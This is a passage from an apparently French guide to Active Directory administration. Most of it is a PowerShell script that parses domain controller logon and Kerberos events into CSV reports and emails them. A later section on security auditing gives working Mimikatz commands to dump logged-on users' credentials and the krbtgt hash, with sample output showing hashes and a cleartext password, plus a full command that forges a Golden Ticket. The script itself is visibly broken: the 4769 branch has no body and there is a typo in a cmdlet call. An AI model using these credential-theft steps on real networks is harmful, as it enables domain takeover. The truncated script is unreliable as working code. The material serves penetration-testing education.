# Ecriture du fichier de résultat pour l'ID 4624
```

```
$TableResultat4624.Add("$DCEvent;$Status;$Date;$EventId;$SubjectUserSid;$SubjectUserName;$S
ubjectDomainName;$SubjectLogonId;$TargetUserSid;$TargetUserName;$TargetDomainName;$Targ
etLogonId;$LogonType;$LogonProcessName;$AuthenticationPackageName;$WorkstationName;$Log
onGuid;$LmPackageName;$KeyLength;$ProcessId;$KeyLength;$ProcessName;$IpAddress;$IpPort")
}
}

# Analyse de l'événement ID 4625
elseif ($xml.Event.System.EventID -eq 4625)
{
$DCEvent = $XML.Event.System.Computer
$Status = $XML.Event.System.Keywords
if ($Status -eq "0x8010000000000000") {$Status = "Audit Failure"}
$Date = $xml.Event.System.TimeCreated.SystemTime
$EventId = $xml.Event.System.EventID
$SubjectUserSid = $XML.Event.EventData.Data[0].'#text'
$SubjectUserName = $XML.Event.EventData.Data[1].'#text'
$SubjectDomainName = $XML.Event.EventData.Data[2].'#text'
$SubjectLogonId = $XML.Event.EventData.Data[3].'#text'
$TargetUserSid = $XML.Event.EventData.Data[4].'#text'
$TargetUserName = $XML.Event.EventData.Data[5].'#text'
$TargetDomainName = $XML.Event.EventData.Data[6].'#text'
$StatusCode = $XML.Event.EventData.Data[7].'#text'
$FailureReason = $XML.Event.EventData.Data[8].'#text'
$SubStatus = $XML.Event.EventData.Data[9].'#text'
$LogonType = $XML.Event.EventData.Data[10].'#text'
$LogonProcessName = $XML.Event.EventData.Data[11].'#text'
$AuthenticationPackageName = $XML.Event.EventData.Data[12].'#text'
$WorkstationName = $XML.Event.EventData.Data[13].'#text'
$TransmittedServices = $XML.Event.EventData.Data[14].'#text'
$LmPackageName = $XML.Event.EventData.Data[15].'#text'
$KeyLength = $XML.Event.EventData.Data[16].'#text'
$ProcessId = $XML.Event.EventData.Data[17].'#text'
$ProcessName = $XML.Event.EventData.Data[18].'#text'
$IpAddress = $XML.Event.EventData.Data[19].'#text'
$IpPort = $XML.Event.EventData.Data[20].'#text'

# Exclure les entrées dont le nom d'utilisateur est celui d'un compte ordinateur.
If (!($TargetUserName.Contains("$")))
{
# Ecriture du fichier de résultat commun à tous les ID
$TableResultat.Add("$DCEvent;$Status;$Date;$EventId;$TargetUserName;$TargetDomainName;;$L
ogonProcessName;$AuthenticationPackageName;$LmPackageName;$IpAddress")

# Ecriture du fichier de résultat pour l'ID 4625
$TableResultat4625.Add("$DCEvent;$Status;$Date;$EventId;$SubjectUserSid;$SubjectUserName;$S
ubjectDomainName;$SubjectLogonId;$TargetUserSid;$TargetUserName;$TargetDomainName;$Statu
sCode;$FailureReason;$SubStatus;$LogonType;$LogonProcessName;$AuthenticationPackageName
;$WorkstationName;$TransmittedServices;$LmPackageName;$KeyLength;$ProcessId;$ProcessNam
e;$IpAddress;$IpPort")
}
}

# Analyse de l'événements 4768 (authentification Kerberos) :
elseif ($xml.Event.System.EventID -eq 4768)
{
$DCEvent = $XML.Event.System.Computer
$Status = $XML.Event.EventData.Data[6].'#text'
$Date = $xml.Event.System.TimeCreated.SystemTime
```

```
$EventId = $xml.Event.System.EventID
$TargetUserName = $XML.Event.EventData.Data[0].'#text'
$TargetDomainName = $XML.Event.EventData.Data[1].'#text'
$TargetSid = $XML.Event.EventData.Data[2].'#text'
$ServiceName = $XML.Event.EventData.Data[3].'#text'
$ServiceSid = $XML.Event.EventData.Data[4].'#text'
$TicketOptions = $XML.Event.EventData.Data[5].'#text'
$TicketEncryptionType = $XML.Event.EventData.Data[7].'#text'
$PreAuthType = $XML.Event.EventData.Data[8].'#text'
$IpAddress = $XML.Event.EventData.Data[9].'#text'
$IpPort = $XML.Event.EventData.Data[10].'#text'
$CertIssuerName = $XML.Event.EventData.Data[11].'#text'
$CertSerialNumber = $XML.Event.EventData.Data[12].'#text'
$CertThumbprint = $XML.Event.EventData.Data[13].'#text'

# Exclure les entrées dont le nom d'utilisateur est celui d'un compte ordinateur.
If (!($TargetUserName.Contains("$")))
{
# Analyse le code d'erreur / statut
if ($Status -eq "0x0") { $Status = "Success - 0x0" }
elseif ($Status -eq "0x1") { $Status = "Failure - 0x1 - Client's entry in database has expired" }
elseif ($Status -eq "0x2") { $Status = "Failure - 0x2 - Server's entry in database has expired" }
elseif ($Status -eq "0x3") { $Status = "Failure - 0x3 - Requested protocol version # not supported" }
elseif ($Status -eq "0x4") { $Status = "Failure - 0x4 - Client's key encrypted in old master key" }
elseif ($Status -eq "0x5") { $Status = "Failure - 0x5 - Server's key encrypted in old master key" }
elseif ($Status -eq "0x6") { $Status = "Failure - 0x6 - Client not found in Kerberos database" }
elseif ($Status -eq "0x7") { $Status = "Failure - 0x7 - Server not found in Kerberos database " }
elseif ($Status -eq "0x8") { $Status = "Failure - 0x8 - Multiple principal entries in database" }
elseif ($Status -eq "0x9") { $Status = "Failure - 0x9 - The client or server has a null key" }
elseif ($Status -eq "0xA") { $Status = "Failure - 0xA - Ticket not eligible for postdating" }
elseif ($Status -eq "0xB") { $Status = "Failure - 0xB - Requested start time is later than end time" }
elseif ($Status -eq "0xC") { $Status = "Failure - 0xC - KDC policy rejects request (could be workstation
restriction)" }
elseif ($Status -eq "0xD") { $Status = "Failure - 0xD - KDC cannot accommodate requested option" }
elseif ($Status -eq "0xE") { $Status = "Failure - 0xE - KDC has no support for encryption type" }
elseif ($Status -eq "0xF") { $Status = "Failure - 0xF - KDC has no support for checksum type" }
elseif ($Status -eq "0x10") { $Status = "Failure - 0x10 - KDC has no support for padata type" }
elseif ($Status -eq "0x11") { $Status = "Failure - 0x11 - KDC has no support for transited type" }
elseif ($Status -eq "0x12") { $Status = "Failure - 0x12 - Clients credentials have been revoked
(account could be disabled, expired, locked)" }
elseif ($Status -eq "0x13") { $Status = "Failure - 0x13 - Credentials for server have been revoked" }
elseif ($Status -eq "0x14") { $Status = "Failure - 0x14 - TGT has been revoked" }
elseif ($Status -eq "0x15") { $Status = "Failure - 0x15 - Client not yet valid - try again later" }
elseif ($Status -eq "0x16") { $Status = "Failure - 0x16 - Server not yet valid - try again later" }
elseif ($Status -eq "0x17") { $Status = "Failure - 0x17 - Password has expired" }
elseif ($Status -eq "0x18") { $Status = "Failure - 0x18 - Pre-authentication information was invalid (bad
password could be specified)" }
elseif ($Status -eq "0x19") { $Status = "Failure - 0x19 - Additional pre-authentication required" }
elseif ($Status -eq "0x1F") { $Status = "Failure - 0x1F - Integrity check on decrypted field failed" }
elseif ($Status -eq "0x20") { $Status = "Failure - 0x20 - Ticket expired (frequently logged by computer
accounts)" }
elseif ($Status -eq "0x21") { $Status = "Failure - 0x21 - Ticket not yet valid" }
elseif ($Status -eq "0x22") { $Status = "Failure - 0x22 - Request is a replay" }
elseif ($Status -eq "0x23") { $Status = "Failure - 0x23 - The ticket isn't for us" }
elseif ($Status -eq "0x24") { $Status = "Failure - 0x24 - Ticket and authenticator don't match" }
elseif ($Status -eq "0x25") { $Status = "Failure - 0x25 - Clock skew too great (workstation's clock too
far out of sync with the DC's)" }
elseif ($Status -eq "0x26") { $Status = "Failure - 0x26 - Incorrect net address" }
elseif ($Status -eq "0x27") { $Status = "Failure - 0x27 - Protocol version mismatch" }
elseif ($Status -eq "0x28") { $Status = "Failure - 0x28 - Invalid msg type" }
```

```
elseif ($Status -eq "0x29") { $Status = "Failure - 0x29 - Message stream modified" }
elseif ($Status -eq "0x2A") { $Status = "Failure - 0x2A - Message out of order" }
elseif ($Status -eq "0x2C") { $Status = "Failure - 0x2C - Specified version of key is not available" }
elseif ($Status -eq "0x2D") { $Status = "Failure - 0x2D - Service key not available" }
elseif ($Status -eq "0x2E") { $Status = "Failure - 0x2E - Mutual authentication failed" }
elseif ($Status -eq "0x2F") { $Status = "Failure - 0x2F - Incorrect message direction" }
elseif ($Status -eq "0x30") { $Status = "Failure - 0x30 - Alternative authentication method required" }
elseif ($Status -eq "0x31") { $Status = "Failure - 0x31 - Incorrect sequence number in message" }
elseif ($Status -eq "0x32") { $Status = "Failure - 0x32 - Inappropriate type of checksum in message" }
elseif ($Status -eq "0x3C") { $Status = "Failure - 0x3C - Generic error (description in e-text)" }
elseif ($Status -eq "0x3D") { $Status = "Failure - 0x3D - Field is too long for this implementation" }
else { $Status = "Failure - other error" }

# Ecriture du fichier de résultat commun à tous les ID
$TableResultat.Add("$DCEvent;$Status;$Date;$EventId;$TargetUserName;$TargetDomainName;$Se
rviceName;;Kerberos;;$IpAddress")

# Ecriture du fichier de résultat de l'ID 4768
$TableResultat4768.Add("$DCEvent;$Status;$Date;$EventId;$TargetUserName;$TargetDomainNam
e;$TargetSid;$ServiceName;$ServiceSid;$TicketOptions;$Status;$TicketEncryptionType;$PreAuthTyp
e;$IpAddress;$IpPort;$CertIssuerName;$CertSerialNumber;$CertThumbprint")
}
}

# Analyse de l'événements 4769 (authentification Kerberos) :
elseif ($xml.Event.System.EventID -eq 4769)
$TableResultat4769.Add("$DCEvent;$Status;$Date;$EventId;$TargetUserName;$TargetDomainNam
e;$ServiceName;$ServiceSid;$TicketOptions;$TicketEncryptionType;$IpAddress;$IpPort;$LogonGuid;
$TransmittedServices")
}
}

# Analyse de l'événements 4771 (échec authentification Kerberos) :
elseif ($xml.Event.System.EventID -eq 4771)
{
$DCEvent = $XML.Event.System.Computer
$Status = $XML.Event.EventData.Data[4].'#text'
$Date = $xml.Event.System.TimeCreated.SystemTime
$EventId = $xml.Event.System.EventID
$TargetUserName = $XML.Event.EventData.Data[0].'#text'
$TargetSid = $XML.Event.EventData.Data[1].'#text'
$ServiceName = $XML.Event.EventData.Data[2].'#text'
$TicketOptions = $XML.Event.EventData.Data[3].'#text'
$PreAuthType = $XML.Event.EventData.Data[5].'#text'
$IpAddress = $XML.Event.EventData.Data[6].'#text'
$IpPort = $XML.Event.EventData.Data[7].'#text'
$CertIssuerName = $XML.Event.EventData.Data[8].'#text'
$CertSerialNumber = $XML.Event.EventData.Data[9].'#text'
$CertThumbprint = $XML.Event.EventData.Data[10].'#text'

# Exclude computers account authentication events
If (!($TargetUserName.Contains("$")))
{
# Analyse le code d'erreur / statut
if ($Status -eq "0x0") { $Status = "Success - 0x0" }
elseif ($Status -eq "0x1") { $Status = "Failure - 0x1 - Client's entry in database has expired" }
elseif ($Status -eq "0x2") { $Status = "Failure - 0x2 - Server's entry in database has expired" }
elseif ($Status -eq "0x3") { $Status = "Failure - 0x3 - Requested protocol version # not supported" }
elseif ($Status -eq "0x4") { $Status = "Failure - 0x4 - Client's key encrypted in old master key" }
elseif ($Status -eq "0x5") { $Status = "Failure - 0x5 - Server's key encrypted in old master key" }
```

```
elseif ($Status -eq "0x6") { $Status = "Failure - 0x6 - Client not found in Kerberos database" }
elseif ($Status -eq "0x7") { $Status = "Failure - 0x7 - Server not found in Kerberos database " }
elseif ($Status -eq "0x8") { $Status = "Failure - 0x8 - Multiple principal entries in database" }
elseif ($Status -eq "0x9") { $Status = "Failure - 0x9 - The client or server has a null key" }
elseif ($Status -eq "0xA") { $Status = "Failure - 0xA - Ticket not eligible for postdating" }
elseif ($Status -eq "0xB") { $Status = "Failure - 0xB - Requested start time is later than end time" }
elseif ($Status -eq "0xC") { $Status = "Failure - 0xC - KDC policy rejects request (could be workstation
restriction)" }
elseif ($Status -eq "0xD") { $Status = "Failure - 0xD - KDC cannot accommodate requested option" }
elseif ($Status -eq "0xE") { $Status = "Failure - 0xE - KDC has no support for encryption type" }
elseif ($Status -eq "0xF") { $Status = "Failure - 0xF - KDC has no support for checksum type" }
elseif ($Status -eq "0x10") { $Status = "Failure - 0x10 - KDC has no support for padata type" }
elseif ($Status -eq "0x11") { $Status = "Failure - 0x11 - KDC has no support for transited type" }
elseif ($Status -eq "0x12") { $Status = "Failure - 0x12 - Clients credentials have been revoked
(account could be disabled, expired, locked)" }
elseif ($Status -eq "0x13") { $Status = "Failure - 0x13 - Credentials for server have been revoked" }
elseif ($Status -eq "0x14") { $Status = "Failure - 0x14 - TGT has been revoked" }
elseif ($Status -eq "0x15") { $Status = "Failure - 0x15 - Client not yet valid - try again later" }
elseif ($Status -eq "0x16") { $Status = "Failure - 0x16 - Server not yet valid - try again later" }
elseif ($Status -eq "0x17") { $Status = "Failure - 0x17 - Password has expired" }
elseif ($Status -eq "0x18") { $Status = "Failure - 0x18 - Pre-authentication information was invalid (bad
password could be specified)" }
elseif ($Status -eq "0x19") { $Status = "Failure - 0x19 - Additional pre-authentication required" }
elseif ($Status -eq "0x1F") { $Status = "Failure - 0x1F - Integrity check on decrypted field failed" }
elseif ($Status -eq "0x20") { $Status = "Failure - 0x20 - Ticket expired (frequently logged by computer
accounts)" }
elseif ($Status -eq "0x21") { $Status = "Failure - 0x21 - Ticket not yet valid" }
elseif ($Status -eq "0x22") { $Status = "Failure - 0x22 - Request is a replay" }
elseif ($Status -eq "0x23") { $Status = "Failure - 0x23 - The ticket isn't for us" }
elseif ($Status -eq "0x24") { $Status = "Failure - 0x24 - Ticket and authenticator don't match" }
elseif ($Status -eq "0x25") { $Status = "Failure - 0x25 - Clock skew too great (workstation's clock too
far out of sync with the DC's)" }
elseif ($Status -eq "0x26") { $Status = "Failure - 0x26 - Incorrect net address" }
elseif ($Status -eq "0x27") { $Status = "Failure - 0x27 - Protocol version mismatch" }
elseif ($Status -eq "0x28") { $Status = "Failure - 0x28 - Invalid msg type" }
elseif ($Status -eq "0x29") { $Status = "Failure - 0x29 - Message stream modified" }
elseif ($Status -eq "0x2A") { $Status = "Failure - 0x2A - Message out of order" }
elseif ($Status -eq "0x2C") { $Status = "Failure - 0x2C - Specified version of key is not available" }
elseif ($Status -eq "0x2D") { $Status = "Failure - 0x2D - Service key not available" }
elseif ($Status -eq "0x2E") { $Status = "Failure - 0x2E - Mutual authentication failed" }
elseif ($Status -eq "0x2F") { $Status = "Failure - 0x2F - Incorrect message direction" }
elseif ($Status -eq "0x30") { $Status = "Failure - 0x30 - Alternative authentication method required" }
elseif ($Status -eq "0x31") { $Status = "Failure - 0x31 - Incorrect sequence number in message" }
elseif ($Status -eq "0x32") { $Status = "Failure - 0x32 - Inappropriate type of checksum in message" }
elseif ($Status -eq "0x3C") { $Status = "Failure - 0x3C - Generic error (description in e-text)" }
elseif ($Status -eq "0x3D") { $Status = "Failure - 0x3D - Field is too long for this implementation" }
else { $Status = "Failure - other error" }

# Ecriture du fichier de résultat commun à tous les ID
$TableResultat.Add("$DCEvent;$Status;$Date;$EventId;$TargetUserName;;$ServiceName;;Kerberos
;;$IpAddress")

# Ecriture du fichier de résultat de l'ID 4771
$TableResultat4771.Add("$DCEvent;$Status;$Date;$EventId;$TargetUserName;$TargetSid;$Service
Name;$TicketOptions;$PreAuthType;$IpAddress;$IpPort;$CertIssuerName;$CertSerialNumber;$Cert
Thumbprint")
}
}

# Analyse de l'événements 4648 (LDAP Bind Simple)
```

```
elseif ($xml.Event.System.EventID -eq 4648)
{
$DCEvent = $XML.Event.System.Computer
$Status = $XML.Event.System.Keywords
if ($Status -eq "0x8020000000000000") {$Status = "Audit Success"}
$Date = $xml.Event.System.TimeCreated.SystemTime
$EventId = $xml.Event.System.EventID
$SubjectUserSid = $XML.Event.EventData.Data[0].'#text'
$SubjectUserName = $XML.Event.EventData.Data[1].'#text'
$SubjectDomainName = $XML.Event.EventData.Data[2].'#text'
$SubjectLogonId = $XML.Event.EventData.Data[3].'#text'
$LogonGuid = $XML.Event.EventData.Data[4].'#text'
$TargetUserName = $XML.Event.EventData.Data[5].'#text'
$TargetDomainName = $XML.Event.EventData.Data[6].'#text'
$TargetLogonGuid = $XML.Event.EventData.Data[7].'#text'
$TargetServerName = $XML.Event.EventData.Data[8].'#text'
$TargetInfo = $XML.Event.EventData.Data[9].'#text'
$ProcessName = $XML.Event.EventData.Data[11].'#text'
$IpAddress = $XML.Event.EventData.Data[12].'#text'
$IpPort = $XML.Event.EventData.Data[13].'#text'

# Exclude computers account authentication events
If (!($TargetUserName.Contains("$")))
{
# Ecriture du fichier de résultat commun à tous les ID
$TableResultat.Add("$DCEvent;$Status;$Date;$EventId;$TargetUserName;$TargetDomainName;$Ta
rgetServerName;;LDAP Bind Simple or others;;$IpAddress")

# Ecriture du fichier de résultat de l'ID 4648
$TableResultat4648.Add("$DCEvent;$Status;$Date;$EventId;$SubjectUserSid;$SubjectUserName;$S
ubjectDomainName;$SubjectLogonId;$LogonGuid;$TargetUserName;$TargetDomainName;$TargetL
ogonGuid;$TargetServerName;$TargetInfo;$ProcessId;$ProcessName;$IpAddress;$IpPort")
}
}
# Ecriture par bloc de lignes du fichier résultat commun
# Passage à un nouveau fichier si ce dernier dépasse la taille maximum
if ((($TableResultat.Count) % $EcritureNbLigne) -eq 0)
{
if ((Get-Item -Path $Resultat).length -gt $MaxResultatSize)
{
$Resultat = $DossierTravail + $DC +"-AuditConnection-Part" + $Index + "-" + $DateReference.Year +
"-" + $DateReference.Month + "-" + $DateReference.Day + "_" + $DateReference.Hour + "-" +
$DateReference.Minute + "-" + $DateReference.Second + ".csv"
$Index++
}
$TableResultat | Out-File $Resultat -Append
Clear-Variable TableResultat
$TableResultat = New-Object System.Collections.Generic.List[string]
}

# Ecriture par bloc de lignes du fichier résultat pour l'ID 4776
if ((($TableResultat4776.Count) % $EcritureNbLigne) -eq 0)
{
if ((Get-Item -Path $Resultat4776).length -gt $MaxResultatSize)
{
$Resultat4776 = $DossierTravail + $DC +"-AuditConnection_ID4776-Part" + $Index4776 + "-" +
$DateReference.Year + "-" + $DateReference.Month + "-" + $DateReference.Day + "_" +
$DateReference.Hour + "-" + $DateReference.Minute + "-" + $DateReference.Second + ".csv"
$Index4776++
}
```

```
$TableResultat4776 | Out-File $Resultat4776 -Append
Clear-Variable TableResultat4776
$TableResultat4776 = New-Object System.Collections.Generic.List[string]
}

# Ecriture par bloc de lignes du fichier résultat pour l'ID 4768
if ((($TableResultat4768.Count) % $EcritureNbLigne) -eq 0)
{
if ((Get-Item -Path $Resultat4768).length -gt $MaxResultatSize)
{
$Resultat4768 = $DossierTravail + $DC +"-AuditConnection_ID4768-Part" + $Index4768 + "-" +
$DateReference.Year + "-" + $DateReference.Month + "-" + $DateReference.Day + "_" +
$DateReference.Hour + "-" + $DateReference.Minute + "-" + $DateReference.Second + ".csv"
$Index4768++
}
$TableResultat4768 | Out-File $Resultat4768 -Append
Clear-Variable TableResultat4768
$TableResultat4768 = New-Object System.Collections.Generic.List[string]
}

# Ecriture par bloc de lignes du fichier résultat pour l'ID 4769
if ((($TableResultat4769.Count) % $EcritureNbLigne) -eq 0)
{
if ((Get-Item -Path $Resultat4769).length -gt $MaxResultatSize)
{
$Resultat4769 = $DossierTravail + $DC +"-AuditConnection_ID4769-Part" + $Index4769 + "-" +
$DateReference.Year + "-" + $DateReference.Month + "-" + $DateReference.Day + "_" +
$DateReference.Hour + "-" + $DateReference.Minute + "-" + $DateReference.Second + ".csv"
$Index4769++
}
$TableResultat4769 | Out-File $Resultat4769 -Append
Clear-Variable TableResultat4769
$TableResultat4769 = New-Object System.Collections.Generic.List[string]
}

# Ecriture par bloc de lignes du fichier résultat pour l'ID 4771
if ((($TableResultat4771.Count) % $EcritureNbLigne) -eq 0)
{
if ((Get-Item -Path $Resultat4771).length -gt $MaxResultatSize)
{
$Resultat4771 = $DossierTravail + $DC +"-AuditConnection_ID4771-Part" + $Index4771 + "-" +
$DateReference.Year + "-" + $DateReference.Month + "-" + $DateReference.Day + "_" +
$DateReference.Hour + "-" + $DateReference.Minute + "-" + $DateReference.Second + ".csv"
$Index4771++
}
$TableResultat4771 | Out-File $Resultat4771 -Append
Clear-Variable TableResultat4771
$TableResultat4771 = New-Object System.Collections.Generic.List[string]
}

# Ecriture par bloc de lignes du fichier résultat pour l'ID 4624
if ((($TableResultat4624.Count) % $EcritureNbLigne) -eq 0)
{
if ((Get-Item -Path $Resultat4624).length -gt $MaxResultatSize)
{
$Resultat4624 = $DossierTravail + $DC +"-AuditConnection_ID4624-Part" + $Index4624 + "-" +
$DateReference.Year + "-" + $DateReference.Month + "-" + $DateReference.Day + "_" +
$DateReference.Hour + "-" + $DateReference.Minute + "-" + $DateReference.Second + ".csv"
$Index4624++
}
```

```
$TableResultat4624 | Out-File $Resultat4624 -Append
Clear-Variable TableResultat4624
$TableResultat4624 = New-Object System.Collections.Generic.List[string]
}

# Ecriture par bloc de lignes du fichier résultat pour l'ID 4625
if ((($TableResultat4625.Count) % $EcritureNbLigne) -eq 0)
{
if ((Get-Item -Path $Resultat4625).length -gt $MaxResultatSize)
{
$Resultat4625 = $DossierTravail + $DC +"-AuditConnection_ID4625-Part" + $Index4625 + "-" +
$DateReference.Year + "-" + $DateReference.Month + "-" + $DateReference.Day + "_" +
$DateReference.Hour + "-" + $DateReference.Minute + "-" + $DateReference.Second + ".csv"
$Index4625++
}
$TableResultat4625 | Out-File $Resultat4625 -Append
Clear-Variable TableResultat4625
$TableResultat4625 = New-Object System.Collections.Generic.List[string]
}

# Ecriture par bloc de lignes du fichier résultat pour l'ID 4648
if ((($TableResultat4648.Count) % $EcritureNbLigne) -eq 0)
{
if ((Get-Item -Path $Resultat4648).length -gt $MaxResultatSize)
{
$Resultat4648 = $DossierTravail + $DC +"-AuditConnection_ID4648-Part" + $Index4648 + "-" +
$DateReference.Year + "-" + $DateReference.Month + "-" + $DateReference.Day + "_" +
$DateReference.Hour + "-" + $DateReference.Minute + "-" + $DateReference.Second + ".csv"
$Index4648++
}
$TableResultat4648 | Out-File $Resultat4648 -Append
Clear-Variable TableResultat4648
$TableResultat4648 = New-Object System.Collections.Generic.List[string]
}
}

# Ecriture final des fichiers résultats
$TableResultat | Out-File $Resultat -Append
$TableResultat4776 | Out-File $Resultat4776 -Append
$TableResultat4768 | Out-File $Resultat4768 -Append
$TableResultat4769 | Out-File $Resultat4769 -Append
$TableResultat4771 | Out-File $Resultat4771 -Append
$TableResultat4624 | Out-File $Resultat4624 -Append
$TableResultat4625 | Out-File $Resultat4625 -Append
$TableResultat4648 | Out-File $Resultat4648 -Append

# Création du fichier zip
Write-Host "Création du fichier zip"
[Reflection.Assembly]::LoadWithPartialName( "System.IO.Compression.FileSystem" )
$compressionLevel = [System.IO.Compression.CompressionLevel]::Optimal
[System.IO.Compression.ZipFile]::CreateFromDirectory($DossierTravail,$ResultatZip,$compressionLe
vel,$false)

# Analyse de la taille du fichier
if ((($Get-Item -Path $ResultatZip).Length) -le $MaxResultatZipSize)
{

# Envoie d'un email avec la pièce jointe.
$Format = "<style>"
$Format = $Format + "</style>"
```

```
$Body = "<P>Bonjour</P>"
$Body = $Body + "<P>Ci joint le rapport sur les utilisateurs qui se sont connectés sur le contrôleur de domaine $DC.</P>"
$Body = $Body + "<P>Cordialement</P>"
$Body = $Body + "<P>L'équipe informatique Msreport</P>"
$rapport = ConvertTo-Html -Title $Titre -Body $Body -Head $Format
Send-MailMessage -To $To –Subject “Audit des demandes d'authentification réussies et en échec sur $DC” -Body "$Rapport" -SmtpServer $SMTPServer -From $From –BodyAsHtml -Encoding ([System.Text.encoding]::UTF8) -Attachments $ResultatZip
}
else
{
# Envoie d'un email sans la pièce jointe avec un lien pour télécharger le fichier résultat
$Format = "<style>"
$Format = $Format + "</style>"
$Body = "<P>Bonjour</P>"
$Body = $Body + "<P>Ci joint le lien pour le rapport sur les utilisateurs qui se sont connectés sur le contrôleur de domaine $DC.</P>"
$Body = $Body + "<P>$ResultatZipLink</P>"
$Body = $Body + "<P>Cordialement</P>"
$Body = $Body + "<P>L'équipe informatique Msreport</P>"
$rapport = ConvertTo-Html -Title $Titre -Body $Body -Head $Format
Send-MailMessage -To $To –Subject “Audit des demandes d'authentification réussies et en échec sur $DC” -Body "$Rapport" -SmtpServer $SMTPServer -From $From –BodyAsHtml -Encoding ([System.Text.encoding]::UTF8)
}

# Suppression du dossier de travail et du fichier EVTX
if ((Test-Path $DossierTravail) -eq $True)
{
Remove-Item $DossierTravail -Force -Recurse:$True
Remove-Item $EventFile -Force
}
```

7.3 AUDITER LA SECURITE DE VOTRE ANNUAIRE

Il existe de nombreux outils pour évaluer le niveau de sécurité de votre annuaire et effectuer un audit de sécurité de l'annuaire Active Directory (test d'intrusion).

- **Mimikatz :** cet outil permet d'afficher en clair le mot de passe de tous les utilisateurs connectés à une machine. Il permet aussi de générer des Golden Ticket (attaque Kerberos Pass The Ticket). L'outil est gratuit et est disponible en ligne : http://blog.gentilkiwi.com/mimikatz

  Pour afficher le login / mot de passe de tous les utilisateurs connectés sur une machine :
  privilege::debug
  sekurlsa::logonpasswords full

```
Authentication Id : 0 ; 1829665 (00000000:001beb21)
Session           : RemoteInteractive from 1
User Name         : guillaume.mathieu
Domain            : MSREPORT33
Logon Server      : MSREPORT33DC1
Logon Time        : 21/02/2016 12:43:06
SID               : S-1-5-21-595127354-1458299726-2062179204-1110
        msv :
         [00000003] Primary
         * Username : guillaume.mathieu
         * Domain   : MSREPORT33
         * NTLM     : e8d368c5b77a78b10bd11e1065514405
         * SHA1     : 9105901733be254ad3e7fbada8f06bdff47fbd00
         [00010000] CredentialKeys
         * NTLM     : e8d368c5b77a78b10bd11e1065514405
         * SHA1     : 9105901733be254ad3e7fbada8f06bdff47fbd00
        tspkg :
        wdigest :
         * Username : guillaume.mathieu
         * Domain   : MSREPORT33
         * Password : P@sswordmars
        kerberos :
         * Username : guillaume.mathieu
         * Domain   : MSREPORT33.INTRA
         * Password : (null)
        ssp :
        credman :
```

Pour générer un Golden Ticket :

Prérequis 1 : trouver le SID du domaine avec la commande *whoami /user*.


```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>whoami /user

USER INFORMATION
----------------

User Name                 SID
========================= ============================================
msreport33\administrator S-1-5-21-595127354-1458299726-2062179204-500

C:\Users\Administrator>_
```

Prérequis 2 : trouver le NTHASH du compte *krbtgt*.
privilege::debug
sekurlsa ::krbtgt

```
mimikatz 2.1 x64 (oe.eo)
  .#####.   mimikatz 2.1 (x64) built on Feb 17 2016 00:14:38
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 17 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::krbtgt

Current krbtgt: 5 credentials
         * rc4_hmac_nt       : c4140df5b2ec6aaf0cb5d19b8cb4313b
         * rc4_hmac_old      : c4140df5b2ec6aaf0cb5d19b8cb4313b
         * rc4_md4           : c4140df5b2ec6aaf0cb5d19b8cb4313b
         * aes256_hmac       : 0600420e0a6043c35c6fc4a8cc5a8f198acf6047e26de43fb
278ecd4f4a0b1b0
         * aes128_hmac       : cd8cd8d4d18264167ebe7132599cafd7
```

Lancer ensuite la commande :
privilege::debug

kerberos::golden /admin:darkguigui /domain:msreport33.intra /id:4000 /sid:S-1-5-21-595127354-1458299726-2062179204 /krbtgt:c4140df5b2ec6aaf0cb5d19b8cb4313b /startoffset:0 /endin:600 /renewmax:10080 /ptt



Une vidéo de démonstration sur la procédure de génération des Golden Ticket est disponible à cette adresse :
https://experiences.microsoft.fr/Video/avec-laps-metsys-premunit-un-si-dattaques-par-elevation-de-privileges/fd1a804d-c21d-4bbe-97d7-1697364fe5b5#EDHCoWhxbG2C3s2l.97

- **Kali (anciennement appelé BackTrack) :** cet outil dispose de nombreux outils (http://tools.kali.org/tools-listing). pour effectuer des tests d'intrusion sur les contrôleurs de domaine. L'outil est gratuit et peut être téléchargé à cette adresse : https://www.kali.org/

- **Metasploit :** c'est l'outil de référence. Il intègre de nombreux exploits qui permettent d'effectuer des élévations de privilèges ou de générer une défaillance d'une machine Windows. Une version de base de l'outil est disponible gratuitement et peut être téléchargée à cette adresse : http://www.rapid7.com/products/metasploit/download.jsp

- **BTA :** cet outil est fourni par l'ANSSI. Je vous invite à lire les documents suivants sur BTA :
  http://www.information-security.fr/audit-lactive-directory-bta/
  https://www.sstic.org/media/SSTIC2014/SSTIC-actes/BTA_Analyse_de_la_securite_Active_Directory/SSTIC2014-Article-BTA_Analyse_de_la_securite_Active_Directory-czarny_biondi.pdf
  https://www.sstic.org/2014/presentation/BTA_Analyse_de_la_securite_Active_Directory/

- **ADRAP :** cet outil est fourni par Microsoft. Il s'agit d'un audit très complet qui couvre tous les risques liés à Active Directory. ADRAP permet par exemple de déceler les problèmes de configuration de l'annuaire Active Directory qui pourrait entraîner une défaillance tout comme les risques en terme de sécurité.

7.4 SUPERVISER VOTRE ANNUAIRE ACTIVE DIRECTORY

